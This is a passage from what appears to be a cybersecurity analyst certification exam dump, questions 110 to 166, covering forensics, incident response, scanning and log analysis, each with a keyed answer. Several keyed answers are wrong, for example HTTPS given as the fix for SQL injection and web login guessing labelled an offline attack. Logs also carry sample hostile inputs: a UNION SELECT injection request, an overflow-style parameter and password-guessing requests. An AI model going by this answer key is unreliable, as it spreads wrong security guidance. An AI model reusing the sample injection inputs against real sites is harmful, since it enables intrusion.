B. Yearly
C. Bi-annually

D. Monthly

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
Which of the following countermeasures should the security administrator apply to MOST effectively mitigate Bootkit-level infections of the organization's workstation devices?

A. Remove local administrator privileges.
B. Configure a BIOS-level password on the device.
C. Install a secondary virus protection application.
D. Enforce a system state recovery after each device reboot.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A new zero-day vulnerability was discovered within a basic screen capture app, which is used throughout the environment. Two days after discovering the vulnerability, the manufacturer of the software has not announced a remediation or if there will be a fix for this newly discovered vulnerability. The vulnerable application is not uniquely critical, but it is used occasionally by the management and executive management teams. The vulnerability allows remote code execution to gain privileged access to the system. Which of the following is the BEST course of actions to mitigate this threat?

A. Work with the manufacturer to determine the time frame for the fix.
B. Block the vulnerable application traffic at the firewall and disable the application services on each computer.
C. Remove the application and replace it with a similar non-vulnerable application.
D. Communicate with the end users that the application should not be used until the manufacturer has resolved the vulnerability.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112

Which of the following tools should a cybersecurity analyst use to verify the integrity of a forensic image before and after an investigation?

A. `strings`
B. `sha1sum`
C. `file`
D. `dd`
E. `gzip`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113

A centralized tool for organizing security events and managing their response and resolution is known as:

A. SIEM
B. HIPS
C. Syslog
D. Wireshark

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114

After a recent security breach, it was discovered that a developer had promoted code that had been written to the production environment as a hotfix to resolve a user navigation issue that was causing issues for several customers. The code had inadvertently granted administrative privileges to all users, allowing inappropriate access to sensitive data and reports. Which of the following could have prevented this code from being released into the production environment?

A. Cross training

B. Succession planning
C. Automated reporting
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A security analyst is assisting with a computer crime investigation and has been asked to secure a PC and deliver it to the forensic lab. Which of the following items would be MOST helpful to secure the PC? (Choose three.)

A. Tamper-proof seals
B. Faraday cage
C. Chain of custody form
D. Drive eraser
E. Write blockers
F. Network tap
G. Multimeter

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
A nuclear facility manager determined the need to monitor utilization of water within the facility. A startup company just announced a state-of-the-art solution to address the need for integrating the business and ICS network. The solution requires a very small agent to be installed on the ICS equipment. Which of the following is the MOST important security control for the manager to invest in to protect the facility?

A. Run a penetration test on the installed agent.
B. Require that the solution provider make the agent source code available for analysis.
C. Require through guides for administrator and users.

D. Install the agent for a week on a test system and monitor the activities.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
A staff member reported that a laptop has degraded performance. The security analyst has investigated the issue and discovered that CPU utilization, memory utilization, and outbound network traffic are consuming the laptop's resources. Which of the following is the BEST course of actions to resolve the problem?

A. Identify and remove malicious processes.
B. Disable scheduled tasks.
C. Suspend virus scan.
D. Increase laptop memory.
E. Ensure the laptop OS is properly patched.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
A security analyst has discovered that an outbound SFTP process is occurring at the same time of day for the past several days. At the time this was discovered, large amounts of business critical data were delivered. The authentication for this process occurred using a service account with proper credentials. The security analyst investigated the destination IP for this transfer and discovered that this new process is not documented in the change management log. Which of the following would be the BEST course of action for the analyst to take?

A. Investigate a potential incident.
B. Verify user permissions.
C. Run a vulnerability scan.
D. Verify SLA with cloud provider.

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
QUESTION 119
During an investigation, a computer is being seized. Which of the following is the FIRST step the analyst should take?

A. Power off the computer and remove it from the network.
B. Unplug the network cable and take screenshots of the desktop.
C. Perform a physical hard disk image.
D. Initiate chain-of-custody documentation.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120
A security analyst has determined the security team should take action based on the following log:

```
Host          192.168.2.7
[00:00:01]    successful    login:015  192.168.2.7: local
[00:00:02]    unsuccessful  login:022  222.34.56.8: RDP 192.168.2.8
[00:00:04]    unsuccessful  login:010  222.34.56.8: RDP 192.168.2.8
[00:00:06]    unsuccessful  login:015  222.34.56.8: RDP 192.168.2.8
[00:00:09]    unsuccessful  login:012  222.34.56.8: RDP 192.168.2.8
```

Which of the following should be used to improve the security posture of the system?

A. Enable login account auditing.
B. Limit the number of unsuccessful login attempts.
C. Upgrade the firewalls.
D. Increase password complexity requirements.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
An organization has recently experienced a data breach. A forensic analysis confirmed the attacker found a legacy web server that had not been used in over a year and was not regularly patched. After a discussion with the security team, management decided to initiate a program of network reconnaissance and penetration testing. They want to start the process by scanning the network for active hosts and open ports. Which of the following tools is BEST suited for this job?

A. Ping
B. Nmap
C. Netstat
D. ifconfig
E. Wireshark
F. L0phtCrack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
A security analyst discovers a network intrusion and quickly solves the problem by closing an unused port. Which of the following should be completed?

A. Vulnerability report
B. Memorandum of agreement
C. Reverse-engineering incident report
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123

A computer at a company was used to commit a crime. The system was seized and removed for further analysis. Which of the following is the purpose of labeling cables and connections when seizing the computer system?

A. To capture the system configuration as it was at the time it was removed
B. To maintain the chain of custody
C. To block any communication with the computer system from attack
D. To document the model, manufacturer, and type of cables connected

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
An analyst reviews a recent report of vulnerabilities on a company's financial application server. Which of the following should the analyst rate as being of the HIGHEST importance to the company's environment?

A. Banner grabbing
B. Remote code execution
C. SQL injection
D. Use of old encryption algorithms
E. Susceptibility to XSS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
A vulnerability analyst needs to identify all systems with unauthorized web servers on the 10.1.1.0/24 network. The analyst uses the following default Nmap scan:

```
nmap -sV -p 1-65535 10.1.1.0/24
```

Which of the following would be the result of running the above command?

A. This scan checks all TCP ports.

B. This scan probes all ports and returns open ones.
C. This scan checks all TCP ports and returns versions.
D. This scan identifies unauthorized servers.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
A cybersecurity analyst is hired to review the security measures implemented within the domain controllers of a company. Upon review, the cybersecurity analyst notices a brute force attack can be launched against domain controllers that run on a Windows platform. The first remediation step implemented by the cybersecurity analyst is to make the account passwords more complex. Which of the following is the NEXT remediation step the cybersecurity analyst needs to implement?

A. Disable the ability to store a LAN manager hash.
B. Deploy a vulnerability scanner tool.
C. Install a different antivirus software.
D. Perform more frequent port scanning.
E. Move administrator accounts to a new security group.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
Given the following log snippet:

```
Mar 20 10:08:47 superman sshd[1876]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ssh-dss [preauth]

Mar 20 10:08:47 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:47 superman sshd[1895]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1888]: Connection closed by 192.168.1.166 [preauth]

Mar 20 10:08:48 superman sshd[1902]: fatal: Unable to negotiate with 192.168.1.166:
no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
```

Which of the following describes the events that have occurred?

A. An attempt to make an SSH connection from “superman” was done using a password.
B. An attempt to make an SSH connection from 192.168.1.166 was done using PKI.
C. An attempt to make an SSH connection from outside the network was done using PKI.
D. An attempt to make an SSH connection from an unknown IP address was done using a password.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
During a recent audit, there were a lot of findings similar to and including the following:

192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable OS: Microsoft Windows Server 2012 R2 Vulnerable software installed: Adobe Flash 20.0.0.272
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Microsoft SharePoint Foundation 2010 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Word Server is running an affected version - 14.0.6029.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109CE0100000100000000F01FEC\Patches\602FDAF466AB90540ADE467809F449F5 - key does not existPatch {4FADF206-BA66-4509-A0ED-6487904F945F} is not installed
192.45.13.65 192.45.13.66 192.45.13.67 192.45.14.59 192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2007 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\InstallProperties - key existsThe Office component Microsoft Office Excel Services is running an affected version - 12.0.6612.1000 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000021095F0100000100000000F01FEC\Patches\F6A389258DE016A46B54137BE227809A - key does not existPatch {52983A6F-0ED8-4A61-B645-31B72E7208A9} is not installed
192.45.14.60 192.45.14.61 192.45.14.62 192.45.14.63	Vulnerable software installed: Office 2010 Based On the following 2 results: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109510180400100000000F01FEC\Patches\EC0008A30BA17544EB340C8942E98787 - key does not

Which of the following would be the BEST way to remediate these findings and minimize similar findings in the future?

A. Use an automated patch management solution.
B. Remove the affected software programs from the servers.
C. Run Microsoft Baseline Security Analyzer on all of the servers.
D. Schedule regular vulnerability scans for all servers on the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
The Chief Information Security Officer (CISO) asks a security analyst to write a new SIEM search rule to determine if any credit card numbers are being written to log files. The CISO and security analyst suspect the following log snippet contains real customer card data:

```
RecordError - dumping affected entry:
CustomerName: John Doe
Card1RawString: 0413555577814399
Card2RawString: 0444719465780100
CVV: not-stored
CustomerID: 1234-5678
```


Which of the following expressions would find potential credit card numbers in a format that matches the log snippet?

A. `^[0-9](16)$`
B. `(0-9) x 16`
C. `"1234-5678"`
D. `"04*"`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
Which of the allowing is a best practice with regard to interacting with the media during an incident?

A. Allow any senior management level personnel with knowledge of the incident to discuss it.
B. Designate a single port of contact and at least one backup for contact with the media.
C. Stipulate that incidents are not to be discussed with the media at any time during the incident.
D. Release financial information on the impact of damages caused by the incident.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A security analyst was asked to join an outage call for a critical web application. The web middleware support team determined the web server is running and having no trouble processing requests; however, some investigation has revealed firewall denies to the web server that began around 1.00 a.m. that morning. An emergency change was made to enable the access, but management has asked for a root cause determination. Which of the following would be the BEST next step?

A. Install a packet analyzer near the web server to capture sample traffic to find anomalies.
B. Block all traffic to the web server with an ACL.
C. Use a port scanner to determine all listening ports on the web server.
D. Search the logging servers for any rule changes.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A security analyst determines that several workstations are reporting traffic usage on port 3389. All workstations are running the latest OS patches according to patch reporting. The help desk manager reports some users are getting logged off of their workstations, and network access is running slower than normal. The analyst believes a zero-day threat has allowed remote attackers to gain access to the workstations. Which of the following are the BEST steps to stop the threat without impacting all services? (Choose two.)
A. Change the public NAT IP address since APTs are common.

B. Configure a group policy to disable RDP access.
C. Disconnect public Internet access and review the logs on the workstations.
D. Enforce a password change for users on the network.
E. Reapply the latest OS patches to workstations.
F. Route internal traffic through a proxy server.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
On which of the following organizational resources is the lack of an enabled password or PIN a common vulnerability?

A. VDI systems
B. Mobile devices
C. Enterprise server Oss
D. VPNs
E. VoIP phones

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
The development team currently consists of three developers who each specialize in a specific programming language:

Developer 1 – C++/C#
Developer 2 – Python
Developer 3 – Assembly

Which of the following SDLC best practices would be challenging to implement with the current available staff?
A. Fuzzing
B. Peer review

C. Regression testing
D. Stress testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
Several accounting department users are reporting unusual Internet traffic in the browsing history of their workstations after returning to work and logging in. The building security team informs the IT security team that the cleaning staff was caught using the systems after the accounting department users left for the day. Which of the following steps should the IT security team take to help prevent this from happening again? (Choose two.)

A. Install a web monitor application to track Internet usage after hours.
B. Configure a policy for workstation account timeout at three minutes.
C. Configure NAC to set time-based restrictions on the accounting group to normal business hours.
D. Configure mandatory access controls to allow only accounting department users to access the workstations.
E. Set up a camera to monitor the workstations for unauthorized use.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
Creating an isolated environment in order to test and observe the behavior of unknown software is also known as:

A. sniffing
B. hardening
C. hashing
D. sandboxing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137

Company A's security policy states that only PKI authentication should be used for all SSH accounts. A security analyst from Company A is reviewing the following auth.log and configuration settings:

```
Nov 1 09:53:12 comptia sshd[16269]: Connection from 192.168.2.6 port 53349 on 192.168.2.2 port 22

Nov 1 09:53:12 comptia sshd[16269]: Failed publickey for dev from 192.168.2.6 port 53349 ssh2: RSA
SHA256:66c5a96384aa8ba16a71da278317edf4e62eda2c6453a736759186da3a2f7697
Nov 1 09:53:15 comptia sshd[16269]: Accepted password for dev from 192.168.2.6 port 53349 ssh2
Nov 1 09:53:15 comptia sshd[16269]: pam_unix(sshd:session): session opened for user dev by (uid=0)
Nov 1 09:53:15 comptia systemd-logind[590]: New session 499 of user dev.
Nov 1 09:53:15 comptia sshd[16269]: User child is on pid 16271
Nov 1 09:53:15 comptia sshd[16271]: Starting session: shell on pts/5 for dev from 1
# Authentication:
LoginGraceTime 120
PermitRootLogin no
Strict Modes no

RSAAuthentication yes

PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shots files

IgnoreRhosts yes

# For this to work you will also need host keys in /etc/ssh_known_hosts

RhostsRSSAuthentication no

# similar for protocol version 2

HostbasedAuthentication no

#Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication

# Ignore User KnownHost yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)

PermitEmptyPasswords no

# Change to yes to enable challenge-resposnse passwords (beware issues with

# some PAM modules and threads);

ChallengeResponseAuthentication no
```

Which of the following changes should be made to the following sshd_config file to establish compliance with the policy?

A. Change `PermitRootLogin no` to `#PermitRootLogin yes`
B. Change `ChallengeResponseAuthentication yes` to `ChallangeResponseAuthentication no`
C. Change `PubkeyAuthentication yes` to `#PubkeyAuthentication yes`
D. Change `#AuthorizedKeysFile sh/.ssh/authorized_keys` to `AuthorizedKeysFile sh/.ssh/authorized_keys`
E. Change `PassworAuthentication yes` to `PasswordAuthentication no`

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
A security analyst is reviewing packet captures to determine the extent of success during an attacker's reconnaissance phase following a recent incident.

The following is a hex and ASCII dump of one such packet:

0000	08 00 27 38 db ed 08 08 27 97 3f 45 08 00 45 00	..'8....'.?E..E.
0010	00 46 00 ec 40 00 80 06 f5 c1 44 1d 37 0e 0a 00	.F..@.....D.7...
0020	01 0f 05 21 00 35 d1 f8 c1 17 5f f5 a8 bd 50 18	...!.5...._...P.
0030	fb 90 05 68 00 00 00 1c 00 00 00 00 00 01 00 00	...h............
0040	00 00 00 00 04 63 6f 6d 70 2e 03 74 69 61 00 fc	.....comp.tia...
0050	00 01 4d 53	..MS

Which of the following BEST describes this packet?

A. DNS BIND version request
B. DNS over UDP standard query
C. DNS over TCP server status query
D. DNS zone transfer request

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
A security operations team was alerted to abnormal DNS activity coming from a user's machine. The team performed a forensic investigation and discovered a host had been compromised. Malicious code was using DNS as a tunnel to extract data from the client machine, which had been leaked and transferred to an unsecure public Internet site. Which of the following BEST describes the attack?

A. Phishing
B. Pharming
C. Cache poisoning
D. Data exfiltration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
Which of the following is the MOST secure method to perform dynamic analysis of malware that can sense when it is in a virtual environment?

A. Place the malware on an isolated virtual server disconnected from the network.
B. Place the malware in a virtual server that is running Windows and is connected to the network.
C. Place the malware on a virtual server connected to a VLAN.
D. Place the malware on a virtual server running SIFT and begin analysis.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A company has established an ongoing vulnerability management program and procured the latest technology to support it. However, the program is failing because several vulnerabilities have not been detected. Which of the following will reduce the number of false negatives?
A. Increase scan frequency.

B. Perform credentialed scans.
C. Update the security incident response plan.
D. Reconfigure scanner to brute force mechanisms.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
Given a packet capture of the following scan:

Which of the following should MOST likely be inferred on the scan's output?

```
nmap -sX 192.168.1.55 -p22,80,445
45 33.105540 192.168.1.115 192.168.1.55 TCP 54 39007 -> 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
46 33.106599 192.168.1.115 192.168.1.55 TCP 54 39007 -> 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=
47 33.107672 192.168.1.115 192.168.1.55 TCP 54 39007 -> 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
48 33.108730 192.168.1.55 192.168.1.115 TCP 54 445 -> 39007 [RST, ACK] Seq=1 Ack=2 Urg=0 Len=0
49 33.108972 192.168.1.55 192.168.1.115 TCP 54 22 -> 39007 [RST, ACK] Seq=1 Ack=2 Urg=0 Len=0
50 34.207377 192.168.1.115 192.168.1.55 TCP 54 39008 -> 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
```

A. 192.168.1.115 is hosting a web server.
B. 192.168.1.55 is hosting a web server.
C. 192.168.1.55 is a Linux server.
D. 192.168.1.55 is a file server.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 143
A cyber incident response team finds a vulnerability on a company website that allowed an attacker to inject malicious code into its web application. There have been numerous unsuspecting users visiting the infected page, and the malicious code executed on the victim's browser has led to stolen cookies, hijacked sessions, malware execution, and bypassed access control. Which of the following exploits is the attacker conducting on the company's website?

A. Logic bomb
B. Rootkit
C. Privilege escalation
D. Cross-site scripting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
After implementing and running an automated patching tool, a security administrator ran a vulnerability scan that reported no missing patches found. Which of the following BEST describes why this tool was used?

A. To create a chain of evidence to demonstrate when the servers were patched.
B. To harden the servers against new attacks.
C. To provide validation that the remediation was active.
D. To generate log data for unreleased patches.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
While reviewing web server logs, a security analyst notices the following code:

```
GET http://testphp.comptia.org/profiles.php?id=-1 UNION SELECT 1, 2, 3 HTTP/1.1
Host: testphp.comptia.org
```

Which of the following would prevent this code from performing malicious actions?

A. Performing web application penetration testing
B. Requiring the application to use input validation
C. Disabling the use of HTTP and requiring the use of HTTPS

D. Installing a network firewall in front of the application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
The board of directors made the decision to adopt a cloud-first strategy. The current security infrastructure was designed for on-premises implementation. A critical application that is subject to the Federal Information Security Management Act (FISMA) of 2002 compliance has been identified as a candidate for a hybrid cloud deployment model. Which of the following should be conducted FIRST?

A. Develop a request for proposal.
B. Perform a risk assessment.
C. Review current security controls.
D. Review the SLA for FISMA compliance.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
Joe, an analyst, has received notice that a vendor who is coming in for a presentation will require access to a server outside the network. Currently, users are only able to access remote sites through a VPN connection. Which of the following should Joe use to BEST accommodate the vendor? A. Allow incoming IPSec traffic into the vendor's IP address.

B. Set up a VPN account for the vendor, allowing access to the remote site.
C. Turn off the firewall while the vendor is in the office, allowing access to the remote site.
D. Write a firewall rule to allow the vendor to have access to the remote site.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A company allows employees to work remotely. The security administration is configuring services that will allow remote help desk personnel to work secure outside the company's headquarters. Which of the following presents the BEST solution to meet this goal?

A. Configure a VPN concentrator to terminate in the DMZ to allow help desk personnel access to resources.
B. Open port 3389 on the firewall to the server to allow users to connect remotely.
C. Set up a jump box for all help desk personnel to remotely access system resources.
D. Use the company's existing web server for remote access and configure over port 8080.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
In order to leverage the power of data correlation within Nessus, a cybersecurity analyst needs to write an SQL statement that will provide how long a vulnerability has been present on the network.

Given the following output table:

ScanDate	IP	Port	PluginID
2015-06-01	192.168.1.224	System (3306/tcp)	1000
2015-09-01	192.168.1.224	System (3306/tcp)	1000
2016-01-01	192.168.1.224	System (3306/tcp)	1000

Which of the following SQL statements would provide the resulted output needed for this correlation?

A. `SELECT Port, ScanDate, IP, PlugIn FROM MyResults WHERE PluginID='1000'`
B. `SELECT ScanDate, IP, Port, PlugIn FROM MyResults WHERE PluginID='1000'`
C. `SELECT IP, PORT, PlugIn, ScanDate FROM MyResults SET PluginID='1000'`
D. `SELECT ScanDate, IP, Port, PlugIn SET MyResults WHERE PluginID='1000'`

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
The development team recently moved a new application into production for the accounting department. After this occurred, the Chief Information Officer (CIO) was contacted by the head of accounting because the application is missing a key piece of functionality that is needed to complete the corporation's quarterly tax returns. Which of the following types of testing would help prevent this from reoccurring?

A. Security regression testing
B. User acceptance testing
C. Input validation testing
D. Static code testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
A worm was detected on multiple PCs within the remote office. The security analyst recommended that the remote office be blocked from the corporate network during the incident response. Which of the following processes BEST describes this recommendation?

A. Logical isolation of the remote office
B. Sanitization of the network environment
C. Segmentation of the network
D. Secure disposal of affected systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152

While conducting research on malicious domains, a threat intelligence analyst received a blue screen of death. The analyst rebooted and received a message stating that the computer had been locked and could only be opened by following the instructions on the screen. Which of the following combinations describes the MOST likely threat and the PRIMARY mitigation for the threat?

A. Ransomware and update antivirus
B. Account takeover and data backups
C. Ransomware and full disk encryption
D. Ransomware and data backups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
An analyst is reviewing the following log from the company web server:

```
15.34.24 GET /directory/listening.php?user=admin&pass=admin1
15.34.27 GET /directory/listening.php?user=admin&pass=admin2
15.34.29 GET /directory/listening.php?user=admin&pass=1admin
15.34.35 GET /directory/listening.php?user=admin&pass=2admin
```

Which of the following is this an example of?

A. Online rainbow table attack
B. Offline brute force attack
C. Offline dictionary attack
D. Online hybrid attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154

In an effort to be proactive, an analyst has run an assessment against a sample workstation before auditors visit next month. The scan results are as follows:

```
Microsoft Windows SMB Not Fully Accessible Detection
Cannot Access the Windows Registry
Scan Not Performed with Admin Privilege
```

Based on the output of the scan, which of the following is the BEST answer?

A. Failed credentialed scan
B. Failed compliance check
C. Successful sensitivity level check
D. Failed asset inventory

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
Which of the following organizations would have to remediate embedded controller vulnerabilities?

A. Banking institutions
B. Public universities
C. Regulatory agencies
D. Hydroelectric facilities

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
The following IDS log was discovered by a company's cybersecurity analyst:

141.21.15.254----[21/APRIL 2016:00:17:20+1200]
"GET /index.php?username=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP /1.1"
200, 2731 "http://www.comptia.com/cgibin/form/commentary/noframes/read/209" "Mozilla/4.0 (compatible:MSIE 6.0:
Window NT 5.1: Hotbar 4.4.7.0)"

Which of the following was launched against the company based on the IDS log?

A. SQL injection attack
B. Cross-site scripting attack
C. Buffer overflow attack
D. Online password crack attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 157
While reviewing firewall logs, a security analyst at a military contractor notices a sharp rise in activity from a foreign domain known to have well-funded groups that specifically target the company's R&D department. Historical data reveals other corporate assets were previously targeted. This evidence MOST likely describes:

A. an APT.
B. DNS harvesting.
C. a zero-day exploit.

D. corporate espionage.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
A corporation employs a number of small-form-factor workstations and mobile devices, and an incident response team is therefore required to build a forensics kit with tools to support chip-off analysis. Which of the following tools would BEST meet this requirement?

A. JTAG adapters
B. Last-level cache readers
C. Write-blockers
D. ZIF adapters

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
A security analyst is reviewing output from a CVE-based vulnerability scanner. Before conducting the scan, the analyst was careful to select only Windows-based servers in a specific datacenter. The scan revealed that the datacenter includes 27 machines running Windows 2003 Server Edition (Win2003SE). In 2015, there were 36 new vulnerabilities discovered in the Win2003SE environment. Which of the following statements are MOST likely applicable? (Choose two.) A. Remediation is likely to require some form of compensating control.

B. Microsoft's published schedule for updates and patches for Win2003SE have continued uninterrupted.
C. Third-party vendors have addressed all of the necessary updates and patches required by Win2003SE.
D. The resulting report on the vulnerability scan should include some reference that the scan of the datacenter included 27 Win2003SE machines that should be scheduled for replacement and deactivation.
E. Remediation of all Win2003SE machines requires changes to configuration settings and compensating controls to be made through Microsoft Security Center's Win2003SE Advanced Configuration Toolkit.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
A company's asset management software has been discovering a weekly increase in non-standard software installed on end users' machines with duplicate license keys. The security analyst wants to know if any of this software is listening on any non-standard ports, such as 6667. Which of the following tools should the analyst recommend to block any command and control traffic?

A. Netstat
B. NIDS
C. IPS
D. HIDS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A security incident has been created after noticing unusual behavior from a Windows domain controller. The server administrator has discovered that a user logged in to the server with elevated permissions, but the user's account does not follow the standard corporate naming scheme. There are also several other accounts in the administrators group that do not follow this naming scheme. Which of the following is the possible cause for this behavior and the BEST remediation step?

A. The Windows Active Directory domain controller has not completed synchronization, and should force the domain controller to sync.
B. The server has been compromised and should be removed from the network and cleaned before reintroducing it to the network.
C. The server administrator created user accounts cloning the wrong user ID, and the accounts should be removed from administrators and placed in an employee
group.
D. The naming scheme allows for too many variations, and the account naming convention should be updates to enforce organizational policies.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
A company decides to move three of its business applications to different outsourced cloud providers. After moving the applications, the users report the applications time out too quickly and too much time is spent logging back into the different web-based applications throughout the day. Which of the following should a security architect recommend to improve the end-user experience without lowering the security posture?

A. Configure directory services with a federation provider to manage accounts.
B. Create a group policy to extend the default system lockout period.
C. Configure a web browser to cache the user credentials.
D. Configure user accounts for self-service account management.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
An organization is conducting penetration testing to identify possible network vulnerabilities. The penetration tester has received the following output from the latest scan:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
Not shown: 996 closed ports

PORT       STATE     SERVICE
22/tcp     open      ssh
80/tcp     open      http
139/tcp    open      netbios-ssn
1417/tcp   open      timbuktu-srv1


MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```

The penetration tester knows the organization does not use Timbuktu servers and wants to have Nmap interrogate the ports on the target in more detail. Which of the following commands should the penetration tester use NEXT?

A. `nmap -sV 192.168.1.13 -p1417`

B. `nmap -sS 192.168.1.13 -p1417`

C. `sudo nmap -sS 192.168.1.13`

D. `nmap 192.168.1.13 -v`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A list of vulnerabilities has been reported in a company's most recent scan of a server. The security analyst must review the vulnerabilities and decide which ones should be remediated in the next change window and which ones can wait or may not need patching. Pending further investigation. Which of the following vulnerabilities should the analyst remediate FIRST?

A. The analyst should remediate `https (443/tcp)` first. This web server is susceptible to banner grabbing and was fingerprinted as Apache/1.3.27-9 on Linux w/ mod_fastcgi.
B. The analyst should remediate `dns (53/tcp)` first. The remote BIND 9 DNS server is susceptible to a buffer overflow, which may allow an attacker to gain a shell on this host or disable this server.
C. The analyst should remediate `imaps (993/tcp)` first. The SSLv2 suite offers five strong ciphers and two weak “export class” ciphers.
D. The analyst should remediate `ftp (21/tcp)` first. An outdated version of FTP is running on this port. If it is not in use, it should be disabled.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
A security analyst is making recommendations for securing access to the new forensic workstation and workspace. Which of the following security measures should the analyst recommend to protect access to forensic data?

A. Multifactor authenticationPolarized lens protection
Physical workspace isolation
B. Secure ID token
Security reviews of the system at least yearly
Polarized lens protection
C. Bright lightning in all access areas
Security reviews of the system at least yearly
Multifactor authentication
D. Two-factor authentication into the building
Separation of duties
Warning signs placed in clear view

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166

A company has monthly scheduled windows for patching servers and applying configuration changes. Out-of-window changes can be done, but they are discouraged unless absolutely necessary. The systems administrator is reviewing the weekly vulnerability scan report that was just released. Which of the following vulnerabilities should the administrator fix without waiting for the next scheduled change window?

